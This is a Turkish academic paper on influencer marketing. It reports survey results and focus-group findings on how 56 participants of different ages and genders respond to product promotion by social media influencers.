Son yıllarda pazarlama araştırmaları ağızdan ağıza pazarlamanın önemi ve etkisi üzerinde yoğunlaşmaktadır. Ağızdan ağıza pazarlama, belirli hizmetler, ürünler veya sağlayıcıların özellikleri ile ilgili deneyimler hakkında gayri resmi bir iletişim davranışı (Kiss, Bichler; 2008:233) olarak tanımlanmaktadır. Geleneksel ağızdan ağıza pazarlama kişilerin aile, arkadaş veya iş ortamında sohbetleri sırasında ürünle ilgili deneyimlerini paylaşarak gerçekleştirilmekteydi. Bu pazarlama türü işletmelerin edilgen bir yapıda kaldığı, ürünün kalitesi veya fonksiyonel özellikleri ile öne geçmesi sonucunda fayda –yada kimi zaman faydasızlık- yaratmaktadır. Ancak internet tabanlı iletişimin

* Dr. Öğr. Üyesi MCBÜ Saruhanlı MYO İşletme Yönetimi Programı Öğretim Üyesi, neslihanycinkaya@hotmail.com

** Öğr.Gör. MCBÜ Saruhanlı MYO İşletme Yönetimi Programı Öğretim Görevlisi, mumineerbil@hotmail.com

güçlenmesi ile ağızdan ağıza pazarlama işletmelerin aktif olarak yönetebildikleri bir süreci de başlatmıştır.

Dijital ortamda ağızdan ağıza pazarlama web tabanlı düşünce platformları, tartışma forumları, boykot Web siteleri, haber grupları, sosyal paylaşım siteleri, buzz pazarlama, email, advergaming, oyun içi reklam, bloglar, mobloglar, videobloglar, wikiler yoluyla gerçekleşmektedir (Kalpaklıoğlu, 2015:71). E Ağızdan ağıza pazarlama yada “e-wom” olarak adlandırılan bu yeni yaklaşımda işletmeler kendilerini anlatmak için çoğu zaman aynı televizyon yada radyo reklamlarında olduğu gibi bir ücret ödemektedirler. Bu platformlar içerisinde en çok kullanılan ağlar sosyal medya araçları olarak karşımıza çıkmaktadır. Sosyal medya ağları aracılığı ile hem işletmeler resmi kanalları vasıtasıyla ürün, firma yada hizmetleri hakkında –şimdilik- ücretsiz bilgi verebilmekte hem de bu sitelerin reklam alanlarını kullanabilmektedir. Tüm bunlara ek olarak sosyal medyadaki paylaşımları ile tanınırlık sağlamış olan sosyal medya fenomenlerini kullanarak da tanıtım faaliyetlerinde bulunabilmektedir.

1. Sosyal Medya Fenomenleri ve Influencer Marketing Uygulamalarına Kavramsal Bakış

Sosyal medya fenomenleri, kişisel yaşamlarını sosyal medya aracılığıyla pek çok takipçiye sunan çevrimiçi ünlülerdir. Bir kişinin kendi çevrimiçi imajının yaratılmasıyla ve bu görüntünün dikkat çekmesi ve çok sayıda takipçinin kullanılmasıyla elde edilen sosyal medya (Chae, 2018:246-247) ünlülerine “influencer” denmektedir. Literatürde Türkçe karşılığının bulunmaması nedeniyle bu çalışmada söz konusu kavram İngilizcede yer alan haliyle kullanılmıştır. Bu fenomenlerin en önemli özellikleri belli konulardaki paylaşımları ile ön plana çıkmaları, daha önce diğer kitle iletişim araçları ile ünlenmiş olmamalarıdır.

Influencer Marketing, bir markanın, daha fazla erişim, satış veya katılım hedefine yönelik bir kampanyasının parçası olabilmesi için, belirli bir hedef kitle veya ortam üzerinde etkili olan bireylerin belirlenmesi ve etkinleştirilmesi süreci olarak tanımlanabilir (Sudha ve Sheena, 2017:16)

Mesajı paylaşanların önceden takipçileri ile kurmuş oldukları bağ sayesinde influncer marketing, markalar için geleneksel reklam taktiklerinden daha etkili olduğu ve daha yüksek özgünlük ve güvenilirlik nedeniyle mesajın daha düşük dirence yol açtığı için özellikle tercih edilmektedir (De Weirman v.d., 2017:798). Influencer Marketing, belirli bir mesajı ya da ürünü bir yada daha fazla sosyal medya ünlüsü tarafından tanıtılmasını ve deneyimlerinin aktarılmasını içeren faaliyetler bütünüdür.

Günümüzde markalar, influencer marketing için yaklaşık 1,5 milyar dolar harcamakta ve tahmin edilen gelirin 2020 yılına kadar 20 milyar dolara ulaşması beklenmektedir (MediaKix 2016). İnfluencer marketingi kullanan pazarlamacıların % 81’i etkili olduğunu, % 51’i daha iyi müşteriler aldıklarına inandıklarını ve % 37’si müşterilerinin geleneksel reklamlardan daha çok “influencer”lara güvendiklerini bildirmektedir (Evans v.d.2017:139). Markaların karşılaştığı en büyük zorluklardan biri, hedef kitleleri üzerinde güçlü bir etki yaratabilecek ve onları yeni ürünleri denemeye ve benimsemeye ve etkilerini sosyal ağlarında yaymalarına yardımcı olacak etkileyicileri tanımlamak ve seçmektir (De Weirman v.d., 2017:799).

2. Amaç ve Yöntem

“Sosyal Medya Fenomenleri İle Pazarlamada Yeni Bir Boyut: Influencer Marketing” isimli çalışmamız, karma yöntem araştırması olarak dizayn edilmiştir. Karma yöntem araştırmaları, araştırmacının bir çalışma veya birbirini izleyen çalışmalar içerisinde nitel ve nicel yöntem, yaklaşım ve kavramları birleştirmesi olarak tanımlanmaktadır (Baki ve Gökçek, 2012:2). Karma yöntem, araştırmacıların nicel ve nitel araştırma tekniklerini, yöntemlerini, yaklaşımlarını, kavramlarını veya dillerini karıştırdığı veya birleştirdiği araştırma sınıfı olarak ifade edilmektedir (Johnson ve Onwuegbuzie 2004:14). Söz konusu çalışmada temel araştırma yöntemi olarak nitel araştırma tekniklerinden “Odak Grup Görüşmesi” yöntemi belirlenmiştir. Bunun yanında odak grup çalışmasına dahil olan katılımcıların demografik durumları ve sosyal medya kullanımlarının ölçülmesi, internet ortamındaki satın alma davranışlarının belirlenebilmesi amacıyla kendilerine doldurmaları için birer anket formu verilmiştir. Anket verileri SPSS programında değerlendirilmiş, ancak katılımcı sayısının azlığı nedeniyle geçerlilik ve güvenilirlik testleri ayrıca yapılmamıştır.

Influencer Marketing'in etkinliğini ölçmek amacıyla yapılan bu araştırmada yaş grupları, cinsiyet ve mesleki durumları göz önünde bulundurularak yedişer kişiden oluşturulan 8 odak grup çalışması yapılmıştır. Odak gruplar kadın ve erkek olarak ayrı ayrı yapılmıştır. Yaş ve çalışma durumuna göre aşağıdaki gibi homojen gruplar oluşturulmuştur:

1. Odak grup: Saruhanlı Meslek Yüksekokulu kız öğrencileri (18-25 Yaş)
2. Odak grup: Saruhanlı Meslek Yüksekokulu erkek öğrencileri (18-25 Yaş)
3. Odak grup: İİBF kız öğrencileri (18-25 Yaş)
4. Odak grup: İİBF erkek öğrencileri (18-25 Yaş)
5. Odak grup: 25Yaş üstü çalışan bayanlar (25-40 Yaş)
6. Odak grup: 25 Yaş üstü çalışmayan bayanlar (25-40 Yaş)
7. Odak grup: 25 Yaş üstü çalışan erkekler
8. Odak grup: 40 Yaş üstü çalışmaya bayanlar

Yukarıdaki gruplara dahil olan kişilere görüşmeden bir hafta önce ulaşılmış, araştırmanın amaç ve kapsamı hakkında bilgi verilmiştir. Ayrıca görüşme yeri ve saati bildirilmiş ve görüşmeye katılıp katılmamak konusunda gönüllülük esası bulunduğu iletilmiştir. Araştırmaya katılmayı kabul eden gönüllülerle gerçekleştirilen görüşmeler, planlanan tarihlerde U masa düzeninde yapılmıştır. Görüşmeler sırasında katılımcıların onayı ile ses kayıtları alınmıştır. Görüşmelerde bir moderatör bir de raportör hazır bulunmuş, ses kaydının yanında yazılı notlar da alınmıştır. Elde edilen ses kayıtları bilgisayar ortamında deşifre edilerek aşağıdaki sonuçlara ulaşılmıştır.

Katılımcıların isimlerinin saklı tutulacağına dair tüm katılımcılara güvence verilmiş ve katılımcı isimleri hiçbir şekilde kayıt altına alınmamıştır. Söz konusu odak grup görüşmeleri 45 dk ile 65 dk arasında sürmüştür. Görüşmenin başında influencer, celebrity, fenomen gibi araştırma konusuna dahil olan kimi kavramlar hakkında kısa açıklamalar yapılarak görüşmenin ünlü olmayan ancak katılımcıların yüzyüze tanışmadıkları halde takip ettikleri sosyal medya paylaşımcıları hakkında olduğu vurgulanmıştır. Görüşmelerde tüm odak gruplara aynı sorular sorulmuş ve konu ile ilgili fikirlerini beyan etmeleri sağlanmıştır. Odak grup katılımcılarına sorulan sorular aşağıdaki gibi belirlenmiştir:

1. Takip ettiğiniz sosyal medya fenomenlerinin bir kısmı aynı zamanda ürün tanıtımı (ürün reklamı) yaparak para kazanıyorlar. Takip ettiğiniz bu kişilerin ürün tanıtımı yapması sizi rahatsız ediyor mu?
2. Sizce televizyon reklamı mı yoksa sosyal medya reklamı mı daha etkili olmaktadır?
3. İlk tanıtımı sadece sosyal medya "influencer"ı tarafından yapılan bir ürünü hiç satın aldınız mı? "Influencer"ların yapıkları bu reklamlar sizi veya çevrenizdekileri etkiliyor mu? Sizleri satın alma davranışına yönlendiriyor mu?
4. Takip ettiğiniz bir "influencer" kendi ilgi alanı dışında bambaşka bir ürün tanıtımı yapsa etkilenir misiniz? (Örneğin moda konusunda paylaşım yapan birinin spor aleti tanıtması v.b.)
5. Sizce almak istediğiniz ürünün önceden bağ kurduğunuz bu kişiler tarafından denenmiş olması satın almanın psikolojik maliyetini düşürmekte midir?
6. Sizce ünlü biri mi yoksa influnecer olmuş bir fenomen mi daha güvenilir?

Yukarıdaki sorular doğrultusunda yürütülen bu çalışmanın amacı yeni ve farklı bir dünyada sosyal ağlar aracılığı ile birbirine istedikleri her an ulaşabilen tüketicilerin satın alma kararlarında kişisel olarak tanışmadıkları ancak paylaşımları aracılığıyla kendileriyle bağ kurduğuna inandıkları sosyal medya fenomenlerinin you-tube, instagram, twitter, facebook veya diğer sosyal medya platformlarında yapmış oldukları reklamlardan ne ölçüde etkilendiklerinin ortaya konulmasıdır.

3. Bulgular ve Değerlendirme

3.1. Anket Soru Kâğıtlarının Değerlendirilmesi


Odak grup katılımcılarından 14 sorudan oluşan bir anket formunu doldurmaları istenmiştir. Ulaşılan bulgular aşağıdaki gibidir:

3.1.1. Demografik Veriler

a. Cinsiyet

Araştırmamıza katılanların 56 kişiden 21'i erkek 35'i kadındır.

Şekil 1. Cinsiyete Dair Bulgular



b. Yaş Dağılımı

Araştırmamıza katılanların yaş dağılımları incelendiğinde hemen her yaş grubuna dahil katılımcının varlığı gözlemlenmektedir. Katılımcıların %51,7'si 16-25 yaş aralığına dahil olan genç yaş grubundandır. Katılımcıların %26,8'i 26-35 yaş, %12,5'i 26-45 yaş, %10,7'si 45 yaş ve üzeri gruba dahildir.

Tablo 1. Katılımcıların Yaş Dağılımı

Yaş Aralığı	Sayı	Yüzde
16-20	11	19,6
20-25	17	32,1
26-35	15	26,8
36-45	7	12,5
45 Yaş Üzeri	6	10,7
Toplam	56	100,0

c. Öğrenim Durumu

Araştırmaya katılanların %71,4'ü üniversite mezunu, %23,2'si lise mezunu, %5,4'ü ortaokul mezunudur.

Tablo 2. Katılımcıların Öğrenim Durumu

Öğrenim Durumu	Sayı	Yüzde
Ortaokul	3	5,4
Lise	13	23,2
Üniversite	40	71,4
Total	56	100,0

3.1.2. Tutum Belirlemeye Yönelik Sorular

a. Gün içerisinde internette ne kadar zaman geçiriyorsunuz?

Katılımcıların %42,9'u internette 3-5 saat zaman geçirdiklerini belirtmişlerdir. İnternette 5 saat ve üzeri zaman geçirenlerin oranı %14,3'tür. Katılımcıların %42,9'u internette 3-5 saat zaman geçirdiklerini belirtmişlerdir.

Tablo 3. İnternette Geçirilen Zaman


	Sayı	Yüzde
1 saatten az	2	3,6

1-3 saat arası	22	39,3
3-5 saat arası	24	42,9
5 saat ve üzeri	8	14,3
Toplam	56	100,0

b. İnterneti en çok hangi amaçla kullanıyorsunuz?


Araştırmaya katılanların %26'sı sosyal medyayı takip etmek için interneti kullandıklarını belirtmişlerdir. Gündemi takip etmek için interneti kullananların oranı ise %22 olarak tespit edilmiştir. Katılımcıların %18'i eğlence amaçlı olarak interneti kullanmaktadırlar.

Şekil 2. İnternetin Kullanım Amacı



İnterneti Sosyal medyayı takip etmek için kullanan katılımcıların odak gruplara göre dağılımı incelendiğinde 18-25 yaş arası kız öğrencilerin oluşturduğu 2. Ve 3. Odak gruplar ile 25-40 yaş arası çalışan bayanların oluşturduğu 5. Odak grupların en çok sosyal medyayı kullanan gruplar olduğu anlaşılmaktadır.

Şekil 3. Odak Grupların İnterneti Kullanım Amacına Göre Dağılımı



c. Hangi sosyal ağları takip ediyorsunuz?

Araştırmaya katılan 56 katılımcının 51'i instagram kullandığını belirtirken katılımcılardan 40'ı facebook kullanmaktadır. Youtube kullanan katılımcı sayısı ise 39 olarak belirlenmiştir.


Tablo 4 Takip Edilen Sosyal Ağlar

	Sayı	Yüzde
Facebook	40	16,9%

Twitter	20	8,5%
Instagram	51	21,6%
Snapchat	20	8,5%
Whatsapp	53	22,5%
Spotify	13	5,5%
Youtube	39	16,5%

Odak grup dağılımları incelendiğinde 16-25 yaş arası genç kullanıcılar sosyal medya ağıları içerisinde instagram ve youtube kullanmayı tercih ederken, daha büyük yaş grupları facebook ve instagram kullanmayı tercih etmektedirler. whatsapp ise tüm yaş grupları tarafından kullanılmaktadır.

Şekil 4. Yaş Gruplarına Göre Sosyal Medya Tercihi



d. Sosyal medyayı en çok hangi amaçla kullanıyorsunuz?

Katılımcıların sosyal medya kullanım amaçları incelendiğinde 40 kişi gündemi takip etmek, 38 kişi zaman geçirmek, 34 kişi ise arkadaşlarını takip etmek için sosyal medya kullandıklarını belirtmişlerdir. Markaları takip etmek için sosyal medya kullananların sayısı ise 20'dir.


Şekil 5. Sosyal Medyayı Kullanım Amaçları



e. Takip ettiğiniz sosyal medya fenomenleri (influencerlar) daha çok hangi platformlarda paylaşım yapıyorlar?

Katılımcıların takip ettikleri “influencer” olarak tabir edilen sosyal medya sayesinde ünlü fenomenlerin %41’i instagramda paylaşım yapmaktadırlar. Bunu %30 ile youtube izlemektedir. Bu iki sosyal medya ağı fenomenlerin kendilerini tanıtmaları ve ünlü olmalarına olanak sağlamak konusunda diğer sosyal ağlara göre daha fazla imkan tanımaktadır.


Şekil 6. Sosyal Medya Fenomenlerinin Sosyal Ağ Tercihi



f. Takip ettiğiniz kişilerin paylaşımlarına dikkat eder misiniz?

Araştırmaya katılan 56 katılımcıdan 54'ü takip ettikleri kişilerin paylaşımlarına önem vermektedir.


Şekil 7. Paylaşımlara Verilen Önem



g. Uzun bir süre sosyal medyadan ayrı kalsaydınız sosyal hayatınızda kendinizi nasıl hissederdiniz?

“Uzun bir süre sosyal medyada ayrı kalsaydınız kendinizi nasıl hissederdiniz?” sorusuna “Kötü hissederdim” cevabını verenlerin sayısı 3 iken “Sıkılırdım” diyenlerin sayısı 31’dir. 15 kişi sosyal medyayı kullanamamaları durumunda kendileri için sorun olmayacağını belirtirken 6 kişi ise sosyal medyadan ayrı kalamayacağını bildirmiştir.


Şekil 8. Sosyal Medyadan Ayrı Kalma Halinde Duygu Durumları



h. Ürün almak istediğinizde nereden araştırma yapıyorsunuz?

Araştırmaya katılanlar içerisinde 41 kişi bir ürün almak istediklerinde internet mağazalarından araştırma yapmaktadırlar. Sosyal medya hesaplarından araştırma yapanların sayısı 12 olarak belirlenmiştir. Mağazaya giderek ürünü incelemek isteyenlerin sayısı ise 34'tür.


Şekil 9. Satın Alma Öncesi Araştırma Tercihi



i. Takip ettiğiniz kişilerin bir ürün/marka ile ilgili olumlu/olumsuz paylaşımlarından etkilenir misiniz?

Araştırmaya katılanların %77'si takip ettikleri kişilerin bir ürün yada marka ile ilgili paylaşımlarından etkilenmektedirler. Etkilenmeyenlerin oranı ise %23 olarak tespit edilmiştir.


Şekil 10. Ürün/Marka Yorumlarından Etkilenme Oranı



j. Sosyal medya fenomenlerinin tanıttıkları ürünleri satın alıyor musunuz?


Araştırmaya katılan 56 kişiden 38'i sosyal medya fenomenlerinin tanıttıkları ürünleri hiç almadıklarını belirtmişlerdir. 2 kişi çoğunlukla satın aldığını belirtirken 16 kişi “Birkaç kez satın aldım” seçeneğini tercih etmiştir. Ancak odak grup görüşmelerinde satın alanların sayısının daha fazla olduğu tespit edilmiştir.

Şekil 11. Fenomenlerin Tanıttıkları Ürünlerin Satın Alınma Sıklığı



k. Ne zaman sosyal medya fenomenlerine başvuruyorsunuz?

“Ne zaman sosyal medya fenomenlerine başvuruyorsunuz?” şeklinde sorulan soruya katılımcılardan 24 kişi “Ürünü merak ettiğimde fikir sahibi olmak için” yanıtını tercih ederken 20 kişi “Ürün hakkında bilgi almak istediğimde” yanıtını işaretlemiştir. Alternatifler arasında seçim yapmak için başvuranların sayısı ise 11’dir.



3.2. Odak Grup Görüşmelerine İlişkin Bulgular

Çalışmamızda yedişer kişiden oluşan sekiz odak grup görüşmesi yapılmıştır. Görüşmeler sonucunda elde edilen veriler toplanarak aşağıda özetlenmiştir.

a. Takip edilen fenomenlerin ürün tanıtımı (reklam) yapması konusundaki görüşler

Odak grup çalışmasına dahil olan tüm katılımcılar sosyal medyayı yakından takip etmektedirler. Her bir katılımcının takip ettiği fenomenlerin büyük bir kısmı aynı zamanda ürün tanıtımı da yapmaktadır. Katılımcıların tamamı bu fenomenlerin aynı zamanda ürün tanıtımı yaptıklarını ve bunu bildiklerini ifade etmişlerdir. Katılımcıların tamamı ürün tanıtımı yapılmasından rahatsız olmadıklarını bildirmişlerdir.

İlk dört odak gruba dahil olan ve yaşları 18 ile 25 arasında değişen katılımcılar reklamın açıkça yapılması durumunda etkili olmadığını ancak dolaylı reklamlardan daha çok etkilendiklerini belirtmişlerdir. *“Direk reklam şeklinde değil ama üzerinde gördüğüm bir şeyi beğenirsem etiketlemiş mi diye bakarım.”* Şeklinde görüşlerini ifade ederken bunun nedenini kişinin tanıttığı ürünü kendisinin de kullandığını görmenin daha etkili bir yöntem olarak açıklamışlardır. *“Çünkü reklam olduğunu bildiğimiz zaman genelde o paylaşımı hızla geçiyoruz.”* Diyen katılımcılar bu nedenle influencerların özellikle instagram paylaşımlarında reklam ifadesini açıkça kullanmadıklarını bunun yerine ürünü etiketlemeyi tercih ettiklerini belirtmişlerdir. Tüm fenomenlerin belli bir zaman sonra reklam yapmaya başladıklarını söyleyen katılımcılar markalı olmayan ürün tanıtımlarına çok sıcak bakmadıklarını, bu ürünleri almayı tercih etmediklerini belirtmişlerdir. Katılımcılardan biri *“Markalı üründe zaten markasından dolayı fikir sahibi olurum. Bu yüzden kalitesinden eminimdir. Yeni çıkardığı bir ürünü görürsem markaya güvendiğimden reklam influencer tarafından yapılırsa da satın alabilirim.”* Derken diğer bir katılımcı *“Influencer zaten ürünün varlığı hakkında haberdar ediyor. Ben o ürünü almak istersem mutlaka mağazada deneyimlemek isterim.”* Şeklinde görüş bildirmiştir.

25-40 yaş arası çalışmayan bayanlardan oluşan altıncı odak grup katılımcıları “influencer”ların tanıttıkları ürünleri almayı tercih etmediklerini ancak ürün hakkında bu sayede bilgi sahibi olduklarını ifade ederken aynı yaş grubunda çalışan bayanlardan oluşan beşinci odak grup katılımcıları takip ettikleri kişilerin ürünün reklamını yaptığını belirtmese hatta etiketlemese bile sürekli benzer paylaşımları yapmaları halinde ürün tanıtımı yaptıklarını anladıklarını ifade etmişlerdir. Gruptaki bir katılımcı *“Bunu söylememeleri çok rahatsız etmiyor ancak güvenimi de sarsıyor. Onun yapmış olduğu bundan sonraki hiçbir reklamı ciddiye almam.”* şeklinde görüş bildirmiştir. Bu gruptaki katılımcılar fenomenlerin ürün tanıtımı yapmalarından memnun olduklarını bu sayede yeni ürünlerden haberdar olma şansına sahip olduklarını ifade etmişlerdir.

Yedinci odak gruba dahil olan 25 yaş üstü çalışan erkeklerden oluşan katılımcılar takip ettikleri fenomenin ürün tanıtımı yada reklam yapmasının herhangi bir sorun teşkil etmediğini belirtirken bir katılımcı *“Ben çoğunun eğitilmiş olduğunu bile düşünmüyorum. Bu yüzden tanıtım yapabilirler ama benim açımdan etkili olmaz”.* Şeklinde yorum getirmiştir.

40 yaş üstü çalışmayan bayanlardan oluşan sekizinci odak grupta reklam yapmaları sayesinde bulundukları yerde ulaşamadıkları ürünlere ve fikirlere ulaşabildiklerini söylemişlerdir. Bir katılımcı *“Oturduğum şehirde bulamadığım bir örgü ipinin varlığını takip ettiğim fenomen sayesinde öğrendim ve hemen sipariş verdim. Bu sayede artık çanta örebiliyorum.”* Diyerek fenomenlerin yenilikçi yaklaşımlarına vurgu yapmıştır. Bu durum özellikle TV reklamı veremeyen küçük kazançlar elde eden firmalar açısından önemli bir avantaj yaratmaktadır.

b. Bir ürünün televizyonda mı yoksa sosyal medyada mı reklamının yapılması gerektiği konusundaki görüşler:

Bir ürünün sosyal medyada mı yoksa televizyonda mı reklamının yapılmasının daha etkili olduğu konusunda hemen tüm odak gruplarda farklı görüşler mevcuttur.

Altı, yedi ve sekizinci odak grup katılımcıları televizyon reklamlarının daha etkili olduğu, daha çok kitleye ulaşabilme imkanı tanıdığını ifade etmişlerdir. Erkek bir katılımcı görüşlerini şu şekilde dile getirmiştir *“Sosyal medya yeterli değil. Boş zamanlarımızın büyük bir kısmını TV karşısında geçiriyoruz. Sosyal medya TV’de izleyecek bir şey bulamadığımızda tercih ettiğimiz bir alan. Bu yüzden farkındalık sağlamak için TV reklamları daha ön planda. Sosyal medya reklamları bu yüzden bilgilendirmeye yönelik daha ayrıntılı olmalı”* Bir diğer katılımcı ise nüfusun önemli bir kısmının hala internet erişimi bulunmadığını bu kişilerin TV reklamlarından daha çok etkilendiklerini ifade etmiştir.

İlk beş odak grupta hakim olan düşünce hangisinin daha etkili olacağının ürünle ilişkili olduğu konusundadır. Herkese yönelik ürünlerin televizyonda tanıtılması gerektiği ancak belli bir kesime – özellikle gençlere- yönelik ürünlerin ise sosyal medya “influencer” tarafından tanıtılmasının daha faydalı olacağını savunmuşlardır. Sosyal medyada artık daha çok vakit geçirdiklerini söyleyen katılımcılardan biri *“Sosyal medyada kitle seçimi söz konusu örneğin dolma kalem satmak istersem sadece dolma kalem almak isteyenlere ulaşabilirim. Ama bu reklamı televizyonda yayınlarsam hedef kitlemin ne kadarına ulaştığını bilmem mümkün değil. Çünkü herkes izliyor”* demiştir. Katılımcıların bir kısmı ise sosyal medya reklamlarını etkilemek daha kolay olduğu için bu reklamların düşünüldüğü kadar etkili olamayabileceğini belirterek *“Özellikle instagramda sürekli bir satış çabası var. Sürekli reklam bombardımanına tutulmak rahatsızlık veriyor. Bir süre sonra takibi bırakmayı tercih ediyoruz.”* Şeklinde düşüncelerini ifade etmişlerdir.

c. Sosyal medya “influencer”ı tarafından tanıtılan bir ürünü satın alma konusundaki yaklaşımları

Odak grup katılımcılarının neredeyse tamamı influencer tarafından yapılan reklamların önemli ölçüde farkındalık yarattığını düşünmektedir. Satın alma davranışına yönelmek için ise biraz daha araştırma yapmaya ihtiyaç duymaktadırlar.

25 yaş altı gençlerin bulunduğu ilk dört odak gruptaki katılımcılar tanıdıkları bir markanın ürünü olması ya da fenomene güvenmeleri halinde ilk defa bir fenomen tarafından tanıtılmış olsa bile ürünü satın alabileceklerini ifade etmişlerdir. Ayrıca etraflarında etkilenen çok kişi bulunduğunu, influencer reklamları ile satın alma faaliyetinde bulunan bir çok arkadaşlarının bulunduğunu söylemişlerdir. Özellikle kızlardan oluşan odak grup makyaj ve kıyafet tercihlerinde fenomenlerden etkilenirken erkekler daha çok bilgisayar oyunu gibi teknolojik ancak internet üzerinden kullanılan ürünleri tercih etmektedirler. Bunun yanında seyahat ve restaurant gibi tanıtımlardan mutlaka etkilendiklerini, imkanları dahilinde bu etkilendikleri yerlere veya mekanlara gitmeye çalıştıklarını görüş olarak bildirmişlerdir.

Beşinci, altıncı ve sekizinci odak grup katılımcıları influencer tarafından tanıtılan ürünleri aldıklarını belirtirken satın alma kararı öncesinde çok araştırma yaptıklarını, ürünün kalitesi hakkında bilgi toplama ihtiyacı duyduklarını ifade etmişlerdir. Katılımcılardan biri bu durumu şu şekilde özetlemektedir: *“Sosyal medya artık kolay bir kazanç yöntemi oldu. Kandırmaca çok fazla. Kendilerini diyetisyen diye tanıtıyorlar ama çoğunun eğitimleri bile yok. Güvenmek çok zor.”* Diğer bir katılımcı ise *“Bilindik bir marka ise alıyorum ama o markanın internet sitesinden de inceliyorum”* şeklinde görüşlerini paylaşmıştır. Grup katılımcıları etraflarında özellikle gençlerin sosyal medyadan etkilenip alışveriş yaptıklarını ancak kendileri için sosyal medyanın yeterli olmayacağı görüşü hakimdir.

Yedinci odak grupta bulunan 25 yaş üstü erkek katılımcılar ise sosyal medya influencerları tarafından yapılan reklamların kimi zaman farkındalık yaratabildiğini ancak ihtiyaçları olmayan bir ürünü kesinlikle almayacaklarını belirtmişlerdir. Katılımcılar çoğunlukla alternatifler arasından seçim yapmak istediklerinde konusunda uzman bir ‘influencer’a başvurduklarını ifade etmişlerdir. Katılımcı *“Eğer almaya niyetim varsa ve alternatifler arasında kararsız kalmışsam reklam etili olabiliyor. Onun dışında etkili olduğunu söyleyemem”* şeklinde görüş bildirmiştir. Bu gruptaki katılımcılar çevrelerinde de influencer reklamından etkilenen çok fazla kişi olmadığını düşünmektedirler.

d. “Influnecer”ın kendi ilgi alanı dışında bir alanda reklam yapması hakkındaki görüşler

Birinci ve üçüncü odak grup katılımcıları inandırıcılığın yüksek olabilmesi için influnecerın kendi alanı dışında başka bir konuda reklam yapmaması gerektiğini düşünmektedirler. *“Bence kendi alanında tanıtım yapmalı. İnandırıcılığı daha yüksek olur.”* Şeklinde ifade ettikleri görüşlerine ayrıca her ürün için farklı fenomenlerin kullanılmasının da yanlış olduğu şeklindeki düşüncelerini ilave etmişlerdir. Onlara göre bir ürünün birden fazla influnecer tarafından tanıtılabilmesi için hepsinin benzer bir kitleye sahip olması gerekmektedir. Benzer şekilde bir fenomenin de birden fazla benzer ürünü tanıtmaması gerektiğini savunmaktadır. Aynı görüş diğer odak gruplardaki katılımcılar tarafından da dile getirilmiştir.

İkinci odak grup katılımcıları bu konuya *“Kitleye sahip olması lazım. Takip sayısının kitlesi çok önemli. Hangi kitleye hitap ediyorsa ona göre reklam yapmalı. Eğer kitleye hitap ediyorsa farklı bir alanda tanıtım yapması etkilemeye devam eder.”* Şeklinde yorum yapmışlardır. Benzer şekilde yedinci odak grup katılımcıları tanıtan kişinin güvenilir olması halinde her alanda reklam yapabileceğini düşünmektedirler.

Beşinci odak grup katılımcıları he ne kadar başka bir alanda tanıtım yapılmasını uygun bulmasalar da bu tanıtımları izlediklerini, bu açıdan da bu tarz bir reklamın da ürüne karşı farkındalık yaratma amacına hizmet ettiğini düşünmektedirler. Katılımcılar bu konudaki görüşlerini şu şekilde ifade etmişlerdir. *“Bizim onu takip sebebimiz belli. Moda başka bir tanıtım yaparsa sadece izlerim ama güvenemem.” “Ürüne eğilmesem de farkında olmak açısından faydalı”*

Diğer odak gruplardaki katılımcıların tamamı influencerların sadece kendi ilgi alanlarında reklam yapması gerektiğini düşünmektedirler.

e. “Influnecer”ların psikolojik maliyetin düşürülmesine yardımcı olup olmadıkları hakkındaki görüşler

Influencer aracılığı ile yapılan tanıtım faaliyetlerinin temel amacı ürünün kişilerin güvendiği bir başka kişi tarafından kullanılarak güven yaratılmasıdır. Bu sayede ağızdan ağıza pazarlamada alınan

etkili sonuçların bir benzerinin elde edilmesi beklenmektedir. Bu konuda odak grup katılımcıları farklı görüşler öne sürmüşlerdir.

İlk dört odak grup katılımcıları ürün reklamının para kazanmak için yapılması nedeniyle söz konusu tanıtımların psikolojik maliyeti düşürmeyeceğini düşünmektedirler. Bunun için ancak yakından tanıdıkları birinin yorumlarının etkili olacağını ifade etmişlerdir. Gruptan bir katılımcı ise *“Fenomen kötü bir yerin reklamını yaparsa kendi takipçisini kaybeder. O yüzden risk almaz diye düşünüyorum”* şeklinde farklı bir görüş bildirmiştir.

Beşinci odak grup katılımcıları bu konuda influnecerdan çok reklamın altında yapılan yorumların daha yardımcı olacağı görüşündedirler. Satın almayı düşündükleri yada yeni karşılaştıkları ürünlerin reklamlarını izleyerek ürünle ilgili bilgi sahibi olduklarını ancak yorumların nihai kararı vermelerinde önemli ölçüde yol gösterici olduğunu ifade etmişlerdir: *“Genellikle paylaşımların altındaki yorumları okuyorum. Kullandım iyiydi yada kötüydü diye”*

Altı, yedi ve sekizinci odak grup katılımcıları ürünün bir başkası tarafından kullanılmasının kendilerine olumlu bir etki yaptığını düşünmektedir. Söz konusu etki için açıkça yapılan reklamlardan ziyade ürünün etiketlenmesi ile yapılan reklamların kullanılması gerektiğini düşünen katılımcılar *“Paylaşımlarından tanıyıp, güvenilir olduğuna inandığım birinin kullanıp memnun kalması tavsiye edebilmesi benim için önemli”* şeklinde görüşlerini bildirmişlerdir.

f. “Influnecer”ların güvenilirliği ile ilgili görüşler

Beşinci soruda değinilen ağızdan ağıza pazarlama etkisinin yaratılması influnecerların güvenilirliği ile yakından alakalıdır. Bunun yanında ünlü kişilerin de sosyal medyada reklam yaptıkları görülmektedir. Bir firma açısından hangi fenomene reklam yaptırmanın doğru yada daha etkili olacağı konusu ise tartışmalıdır. Bu konu odak grupların da en tartışmalı sorusunu oluşturmuştur.

Birinci odak grup katılımcılarından dördü ünlü birinin daha dürüst olduğunu *“Ünlü biri daha dürüst. Ünlüler kötü olan bir işe adım atmakta çekinirler. “* şeklinde yorumlarken üç katılımcı ise *“Ünlüler de para için yapabiliyorlar o yüzden güvenilir değiller”* görüşünde bulunmuşlardır.

İkinci odak grup katılımcıları ünlülerin daha güvenilir olduğunu düşünmektedirler. Ancak yine de bazı durumlarda sosyal medya fenomenlerinin etkili olabileceği iddialarını şu şekilde dile getirmişlerdir: *“Ünlüler daha güvenilir. Yine de paylaştan kişi çok önemli. Sosyal medya fenomenleri de çok etkili olabiliyor. Örneğin Enes Batur oyuncak reklamı yapsa belki Cem Yılmaz’dan daha etkili olabilir.”*

